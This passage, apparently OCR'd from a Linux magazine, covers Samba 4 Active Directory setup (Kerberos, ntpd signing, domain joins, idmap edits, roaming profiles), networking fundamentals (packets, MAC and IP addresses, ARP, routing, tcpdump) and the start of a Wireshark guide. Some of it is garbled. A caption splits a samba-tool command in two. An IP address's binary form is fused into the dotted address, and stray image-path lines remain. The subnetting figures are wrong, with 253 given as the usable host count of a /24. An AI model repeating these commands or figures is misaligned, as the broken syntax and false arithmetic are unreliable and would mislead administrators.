host -t A myhost.mydomain.co.uk
```

Next, test Kerberos (enter the administrator password when requested):

```
# kinit administrator@MYDOMAIN.CO.UK
Password for administrator@MYDOMAIN.CO.UK:
# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: administrator@MYDOMAIN.CO.UK
Valid starting     Expires            Service principal
08/02/13 16:25:31  09/02/13 02:25:31  krbtgt/MYDOMAIN.CO.UK@MYDOMAIN.CO.UK
        renew until 09/02/13 16:25:21
```

At this point, you should be able to see *Samba* shares and access them:

```
$ smbclient -L localhost -U%
Domain=[MYDOMAIN] OS=[Unix] Server=[Samba 4.0.3]
Sharename       Type      Comment
---------       ----      -------
netlogon        Disk
sysvol          Disk
IPC$            IPC       IPC Service (Samba 4.0.3)
$ smbclient //localhost/netlogon -UAdministrator%'Pa$$w0rd' -c 'ls'
Domain=[MYDOMAIN] OS=[Unix] Server=[Samba 4.0.3]
  .                                   D        0  Thu Feb  7 20:06:55 2013
  ..                                  D        0  Thu Feb  7 20:08:44 2013
```

Another service provided by an Active Directory Domain Controller is time synchronisation. While optional, providing this service is highly recommended because Kerberos is highly sensitive to time variations between clients and the server.

The so-called Windows Time Service that a domain controller provides is a Network Time Protocol (NTP) server with extensions for authentication. There's a number of NTP implementations on Linux, such as **ntpd** and **open-ntpd**, but only **ntpd** version 4.2.6 onwards supports the necessary authentication extensions, and then only if that support has been compiled in (you should check your **ntpd** version with **ntpd --version**). A suitably configured **ntpd** asks *Samba* to perform any necessary authentication. The **ntpd** configuration goes in **/etc/ntpd.conf**. Here is a suitable example:

```
server 127.127.1.0
fudge 127.127.1.0  stratum 12
ntpsigndsocket /var/lib/samba/ntp_signd/
restrict default mssntp
```

The important lines, which may not be in an existing **ntpd.conf**, are the last two. The **ntpsigndsocket** entry defines the path to the directory where *Samba* places the socket file, through which it will receive authentication requests. The **restrict** entry tells **ntpd** that incoming requests need to be authenticated. The socket path is determined by *Samba*'s configuration, and you can confirm the correct path with:

```
# samba-tool testparm --verbose --suppress-
```





The *Samba Web Adminstration Tool* (SWAT) is still around, but hasn't been updated.

```
prompt | grep "ntp signd socket directory"
ntp signd socket directory = /var/lib/samba/ntp_signd
```

Samba creates the socket directory, but it is very important to ensure that it is writable by **ntpd**. If **ntpd** runs with a **uid:gid** of **ntp:ntp** then you should change the directory's group to **ntp** also.

Restart **ntpd** to ensure that any configuration changes are picked up, and then check its log file for a warning that **ntpd** was configured without the **--enable-ntp-signd** compile-time configuration option. If you do see that warning, then your **ntpd** does not support the required authentication mechanism. You will need to obtain the sources for **ntpd** and rebuild it to include the aforementioned compile-time configuration option. Unfortunately, there is no tool to test NTP authentication from Linux.

To test it from a Windows computer that is a domain member, open a command prompt window as the Administrator (to do this, click the 'Start' button, type **cmd** and then right-click the command prompt entry in the search results to select 'Run as administrator') and enter:

```
C:\> w32tm /resync
Sending resync command to local computer
The command completed successfully.
```

Before connecting a Windows client to the new domain, change its network configuration so that it uses *Samba*'s DNS. Also, it is a good idea to manually adjust the client's clock so that it is within a few seconds of the domain controller. If their clocks aren't synchronised, errors may be reported that bear no relationship to the real problem. The Windows time service will keep the clocks synchronised once the client becomes a domain member.

"Whatever your needs, Samba 4 offers a viable open source alternative"

Domain admin

To add the client to the domain, go to Start > Computer > Right-click > Properties > Change settings. This will display the Computer Name/Domain Changes dialog, where you should select Domain in the Member Of section and enter the *Samba* domain name (for example, mydomain) before pressing OK. This should request the administrator account credentials (the username is Administrator and the password is 'Pa$$w0rd' if you have been following our example settings).

Domain administration can be performed locally on the server using the **samba-tool** command line utility, or remotely from a Windows computer connected to the domain. An administrator, using a suitably configured computer, can run the Active Directory Users and Computers tool. This offers full control over users and computers, and also functions exactly the same as though it were administering Microsoft's Active Directory.

Adding users to AD is done differently from classic *Samba* (which uses **smbpasswd**), but it's more flexible because it can be done from a server command prompt using **samba-tool** or remotely from Windows with Active Directory Users and Computers.

When Active Directory users are created, they are unrelated to existing users in **/etc/passwd** because they are given different uid numbers. The assigned uid can be changed, and it is quite straightforward thing to do so:

```
# wbinfo --name-to-sid myuser
S-1-5-21-4099219672-1275272411-291422405-1104 SID_USER (1)
# ldbedit -H idmap.ldb cn=S-1-5-21-4099219672-1275272411-291422405-1104
```

This allows you to edit an entry from *Samba*'s ID mapping database using your default editor, so that you can change the user's uid (the location of **idmap.ldb** depends on your installation, but will be something like **/var/lib/samba/private** or **/usr/local/samba/private**):

```
0 # editing 1 records
1 # record 1
2 dn: CN=S-1-5-21-4099219672-1275272411-291422405-1105
3 cn: S-1-5-21-4099219672-1275272411-291422405-1105
4 objectClass: sidMap
5 objectSid:: AQUAAAAAAAUVAAAA2CBV9NscA0zFwF4RUQQAAA==
6 type: ID_TYPE_BOTH
7 xidNumber: 3000020
8 distinguishedName: CN=S-1-5-21-4099219672-1275272411-291422405-1105
```


The value to change is **xidNumber**, which can be changed to the user's correct uid. The changes will be saved to the database when the edit session is exited.

Setting up file shares can be done in a similar way to classic *Samba* by adding relevant blocks to **smb.conf**. You can share **[homes]**, as with classic *Samba*, but you can go a step further and offer roaming profiles with a **[profiles]** share:

```
[profiles]
    comment = Roaming Profiles
    path = /var/lib/samba/profiles
    writable = yes
    browsable = no
```

In order to configure a user with a roaming profile, use the Active Directory Users and Computers tool to edit the user's settings, and set their profile path to **\\mydomain\profiles\%USERNAME%**. Following this, the user's profile will be copied between the local disk and the Profiles area on the server when they log in to and out of any client on the domain.

So there you have it. Whatever your needs, whether it's just basic file sharing or through to something more complicated such as a complete Active Directory environment, *Samba 4* offers a viable open source alternative to otherwise expensive proprietary options. ■



Adding users can be done from Windows.

Quick tip

The release notes for the latest stable release *Samba 4.0.22* are available at **http://bit.ly/1oKq4tc**.

Networking:

Take your first steps towards understanding networking and linking your Linux boxes, as we introduce some of the key concepts.



› *WireShark* does a similar job to tcpdump capturing packets, but provides a nice colourful GUI to help you see what's going on.

Most of the time we don't use our computers as though they were a solitary box, but instead connect them together, sharing files and information throughout our homes and across the internet.

To help you put your Linux skills to use in this networked environment, we're going to spend twelve pages introducing you to the fundamentals of networking. Throughout, our focus will be on both the practical as well as the theoretical explaining the terminology as we go. We'll get you using Linux tools (*such as the network analyser, Wireshark on p102*) to examine and build networks.

First, our goal is to introduce you to the three ideas that underpin everything else that happens with networks – packets, physical connections and addressing. Then we're going to create some virtual machines (*see p106*) and build some simple networks.

Packet switched networks

Let's start by talking about what a network is. Simply, a network is two or more computers connected by some physical medium, whether that's a copper wire (known as Ethernet), a fibre optic cable or a radio wave (known as Wi-Fi). By sending signals across this medium, computers are able to share information with one another.

It sounds simple enough – you run a conductive wire between two computers, and by sending electrical signals along it, the two computers can share information. The trouble is, even this simple model (which ignores questions of how the electrical signals are encoded and decoded) runs into problems quickly.


The data we share between two computers is usually large and complex, made of many millions of bits. This data could be sent in a continuous stream across the wire, which might take many minutes, hours or even days to send. With just two computers, this isn't a big problem; one can just wait until it receives a signal saying it has all the information, then it can take its turn to send some information back.

In the case of a more complex network, however, with many dozens or hundreds of computers attached to the shared medium, you start to run into real problems. While one computer is sending information, none of the others can use the medium to transmit information. What's more, when there's an interruption to the network signal, you have to retransmit the entire thing – if the file being sent is big, this becomes a real pain.

The way computer networks get around these problems is by using packet switched networks: The large pieces of data are broken into more manageable chunks, called packets. As well as containing the information to be shared, these packets contain metadata that specifies, among other things, where in the stream of data the packet belongs.

If a packet gets lost in the depths of the interweb, the receiving computer will see that it's missing a part of the stream, and can request for just that packet to be resent – instead of the whole thing. What's more, because packets break the data into independent chunks, all the computers that share the medium can take it in turns to transmit their packets, rather than entire files, meaning everyone can share the medium more effectively.

Packets are more than just a theoretical construct, you can actually see individual ones being transmitted across the



The basics

Networking models

In this article, we cover a lot of ground, from physical media to packets to MAC addresses and routed IP networks. If it seems difficult to understand how this all fits together, imagine how difficult it is to make the systems that enable all this to work. It's very complicated, and there are many components that all have to work together if your network connection is going to work the way it should.

To make networking software and hardware that works together easier to create, some clever people came together and created the Open Systems Interconnection model. The OSI specifies seven layers, each of which describes a set of related functions that are critical if the network is to work as expected. Each separate layer depends on the one below it to provide certain services, but it doesn't need to know how any of the other layers are implemented, just how to interact with the lower layers. This means they can be created and tested separately, and you can have many different implementations of the different functions (for example, fibre optic or Ethernet for the physical layer), without having to rewrite any other components.

In this article, we've covered the first three layers of the OSI model:

- **The physical layer** This specifies how electrical signals can be transmitted across particular physical media;
- **The data link layer** This specifies how hosts are physically identified on the network – that is, with MAC addresses.
- **The network layer** Specifies how packets are routed between networks and how logical addresses are assigned.

The remaining four layers concern managing reliable connections between machines, and the presentation and utilisation of transmitted data at the application level. Networking topics that you might be familiar with that fall into these layers include: the TCP and UDP protocols in layer 4; file encoding such as UTF, ASCII, JPG and so on that are all found in layer 6; and things such as the HTTP (web); FTP (file transfer) and SMTP (mail transfer) protocols, which are all network applications in layer 7.

network. To see these packets, install the **tcpdump** package using whichever package manager your Linux distribution provides. Once it's installed, launch a terminal and first find out which device is currently providing your network connection. Assuming you've got only one active network connection on your computer, you can find this out by typing:

```
ip a l grep "state UP"
```

The **ip** command is used for showing information about your network connections – we'll cover this in more detail a little later – while the **grep** command filters the result to see only those network connections which are 'up' or active. The bit of information you're interested in is near the beginning of the line, and probably reads **eth0**, **wlan0** or **em1**, depending on your configuration.

With this information, you can now run **tcpdump** to watch a network conversation take place. As root, run:

```
tcpdump -i wlan0
```

where **wlan0** is the device you discovered above. Then, open a web browser and visit a site. When you switch back to the terminal, you'll see the screen filling up with lines of text. Each line represents a packet that was sent between your computer and the web server in order to load the page, and each provides bits of information about it, including the time it was sent or received, which computers (or hosts) it was sent from and to, and much more.

By passing the **-w** switch and a filename, you can save this output and the contents of the packets (not just the header information shown in the terminal) for later analysis by a graphical tool, such as *Wireshark* (*see p102*).


This can be a very useful tool for diagnosing network problems. For instance, if you can't get DHCP working properly, running a packet dump on the DHCP server will enable you to see whether it's receiving requests for addresses, whether it's responding, or whether packets are being blocked by a firewall, which will enable you to identify where the problem lies.

MAC addresses

Now you know how many computers can share a single physical network, you might be wondering how computers can identify each other on the network – that is, how can you send information only to Bob's computer, not Alice's?

In fact, the answer is that when computers are connected by the same bit of physical medium – for example, a copper cable – they see every packet sent to every other computer.

› *Nmap* is a command line tool for scanning your network. Here, we've used *Zenmap* to interpret the results of a scan to display the topology of the network.



Understanding IP addresses

IP addresses are a touch more complicated than suggested in the article's main body. Although we usually write an IP address as four numbers, separated by periods, they are in fact a single 32-bit binary number. Each of the four numbers represents a group of eight bits (an octet) in the binary form of the address, for example:

192.168.1.111000000.10101000.00000001.00000001

This means that each of the four numbers in an IP address can range from 0 through to 255.

The prefix that we talked about specifies how many bits in the binary representation belong to the network portion of the address, and can be thought of as another binary number overlaid on to the IP address, where a 1 represents a bit that belongs to the network portion of the address:

11000000.10101000.00000001.00000001
11111111.11111111.11111111.00000000

In this case, in the IP address **192.168.1.1**, the first three octets represent the network portion of the address, so hosts can only be assigned unique numbers from the last octet.

This means that in the **192.168.1.0/24** network, there are only 255 unique addresses that can be given to hosts. In fact, there are only 253 unique addresses, because the first and last addresses in a range are reserved for special purposes. The first address is the network address, and is used not to specify a host on that network, but the network itself. This is why you'll see .0/24 in the output of your **ip route** command. The last address is used for broadcast messages that address every host on the IP network.

As another example, consider the network address **192.168.1.0/28**; in this instance there are only 14 usable addresses, because the maximum value representable in four binary digits is 16 (2^4), and the first and last of these are reserved.

The thing that stops them from reading it is that every network interface card (NIC – the thing that translates information from your computer in to a signal that can be broadcast across a physical medium, and decodes it again) has something called a MAC address.

Every packet includes the MAC address of the recipient, and when a computer receives a packet, it inspects the address to see if it matches its own NIC's address – if it does match, it performs further processing to extract the information contained; if it doesn't, it discards the packet to save it from wasting processor cycles.

You can see what your active NIC's address is by using the **ip** command again:

```
ip link show dev wlan0
```

where **wlan0** is the name of the device you discovered earlier. If you just type **ip link show**, you'll see information on all the NICs attached to your computer. The MAC address is the 12-digit bit of information that comes after **link/ether** in the output. It will look something like: **ea:34:43:81:02:7c**. Of course, with a single piece of wire, you're going to have a hard time connecting more than two computers. In order to connect many computers to the same physical network, a device known as a hub can be used. A hub has many pieces of Ethernet plugged in to it, and when it receives a packet on any of these interfaces, it retransmits the packet to all the other interfaces.

Even with clever packet-switched networks, you can, however, experience problems with contention if too many computers share the same physical medium – that is to say, if different computers try to transmit information at the same time, the information being sent gets corrupted as a result, and effective communication breaks down. This is because computers don't actually take it politely in turns to send packets, but instead send their information randomly and use clever algorithms to help them recover from packet collisions.

To get around this problem, there's another type of device, known as a switch. A switch is very much like a hub, in that it has many interfaces with Ethernet cables plugged in to it, but it's more intelligent.

Rather than blindly retransmitting all the packets that it receives to all the other interfaces, the switch builds a table of what MAC addresses can be found through which interfaces. When a packet arrives at the switch, it inspects the destination MAC address and figures out which port it should be sent out of. This way, you reduce the amount of traffic being sent across the bits of Ethernet and reduce contention on the lines – that is to say, you reduce collisions and make communication more reliable.

This is an example of a network interface card; the device that mediates between your system and the physical medium.



Logical networks

The use of switches to extend networks and reduce collisions isn't the end of the story, however. Another hurdle to jump over is the fact that MAC addresses have a flat structure, which means there's no easy way to organise the addresses or group them together.

This isn't a problem when you're dealing with a small network, but as your network begins to grow, your switches will find themselves quickly handling enormous lists of MAC addresses that have to be searched through in order to figure out which port a packet must be sent out of. This would slow down the switches and would make a global network, such as the internet itself impossible to build.

To get around this, we split large networks into many smaller, logically grouped networks and use inter-networking technologies to route traffic between them. How does this work? Well, we first need to introduce you to a new type of

address, called an Internet Protocol (IP) address. You've probably already seen an IP address at some point – it's usually represented as four numbers separated by periods, such as **192.168.1.218**.

Rather than the entire address just representing a host on the network, it's split into two different parts: a network address and a host address by something called a prefix. The prefix is a number between 0 and 32 which specifies what portion of the IP address belongs to the network and what to the host. The full IP address, then, is written as **192.168.1.2/24**.

Bringing the two together

These logical addresses work by mapping to the physical MAC addresses that we covered earlier, with each IP address being linked to a particular MAC address. You can see this on your own computer by using the **ip neighbour** command in the terminal:

```
ip neigh show
```

Each line output by this command represents one host that is reachable by your computer. The first entry is the host's own IP address, while the second two specify which NIC it is reachable through, and the **lladdr** specifies the MAC address of the device. Your computer can then use this information to construct packets that are addressed for the correct computer.

Now, here's the clever bit: computers that have the same network address store this information about each other and can communicate directly. If they don't have the same network address, then they don't store this mapping of IP to MAC addresses, and so can't communicate directly. Instead, their communication happens via an intermediary, known as a gateway or router (*see p106 for how to build a router in a virtual machine*). Routers keep track of all the IP to MAC address mappings for their own network, but they also keep track of how to communicate with other gateway routers and networks.

If a host on its own network wants to communicate with a host on another network, it sends its message to the gateway, with the full IP address, and then the gateway sends this message on to the appropriate network. The gateway at the other end will then route the packet on to the correct host on its own network.

If these other networks have hundreds, thousands or even tens of thousands of hosts on them, you can see how this reduces the amount of information each host or router has to store. Instead of storing the MAC addresses for all these hosts, it only needs to concern itself with one address on each network – the gateway's address.

> **"The knowledge of what path to send packets via is routing information"**

Investigating routing information

The knowledge of what path to send packets via – for example, from Computer A to Router A, and then from Router A to Router B, before finally reaching Computer B – is known as routing information, because it's information about the route the packet must take.

You can see your computer's own routing table by using the **route** argument of the **ip** command:

```
ip route show
```

The first line of this output says 'default' before specifying an IP address that packets should travel via, along with which interface the packets should be sent out of. This default route is your computer's fallback – if there's not another route specified for the IP address you're trying to communicate with it will send packets to this gateway.

If you compare the destination of the default route to the output of the **ip neighbour** command, you'll see that your computer has the MAC address of its default gateway, and so the two are able to communicate directly.



Switches are the unsung core of many networks, reducing collision domains and making it possible for many hosts to communicate reliably in a single network.

Arping around

Your computer builds the table of MAC to IP address shown in the **ip neigh** command by using the Address Resolution Protocol (ARP). This protocol defines a special packet, just like the ones we saw above when we ran the **tcpdump** command. When your computer wants to find out the MAC address of a computer with a particular IP address, it will construct an ARP request packet.

This includes your MAC address as the sender, and the IP address of the host whose MAC address you want to know, but it doesn't specify the destination MAC address. This packet is then broadcast to every host connected to the same physical LAN as you – that is, it will be sent out of every port on a switch, but not from one router to another – saying **Request who has 192.168.1.2 tell 192.168.1.1**, for example.

If that IP address exists on the network, a **REPLY** ARP packet will be sent back to the requester's MAC address, saying **Reply 192.168.1.2 is-at ea:34:43:81:02:7c**. Now the two computers will be able to communicate directly.

You can see this in action by running the **tcpdump** command from earlier again. Instead of opening a web page, however, in another terminal, run as root

```
arping 192.168.1.1
```

where the IP address is that of your default gateway. If you now look at the **tcpdump** output, you should see an ARP conversation taking place. ■

Wireshark: Analyse traffic

We explain all the necessary essentials that you need to know to start using the GUI-enhanced Wireshark, and analyse three kinds of network traffic.




Wireshark is a very popular and extremely capable network protocol analyser that was developed by Gerald Combs. *Wireshark* was born in June 2006 when Combs renamed the network tool *Ethereal*, which he also created, as he was changing jobs and couldn't use the old name anymore. Nowadays, most people use *Wireshark* and *Ethereal* has been consigned to history. Your Linux distribution will have a ready to install package for analyser too, so go ahead and install it.

You may ask what makes *Wireshark* different to other network analysers – apart from the fact that it's free – and why we're not simply advocating using *tcpdump* for packet capturing? The main advantage of *Wireshark* is that it's a graphical application. Capturing and inspecting network traffic using a graphical user interface is a very helpful thing because it cuts through the complexity of network data.

To help the beginner understand *Wireshark* they will need to understand network traffic. The aim of this article then is to supply a comprehensive introduction to TCP/IP to enable you to come to useful conclusions about the network traffic data you're analysing.

If you run *Wireshark* as a normal user, you won't be able to use any network interfaces for capturing, because of the default Unix file permission that network interfaces have. It's more convenient to run *Wireshark* as root (**sudo wireshark**) when capturing data and as a normal user when analysing network data. Alternatively, you can capture network data using the *tcpdump* command line utility as root and analyse it using *Wireshark* afterwards. Please keep in mind that on a truly busy network, capturing using *Wireshark* might slow down a machine or, even worse, might not enable you to capture everything because *Wireshark* needs more system resources than a command line program. In such cases using *tcpdump* for capturing network traffic is the wisest solution.



The TCP packet and the IP packet format.

Capturing network data

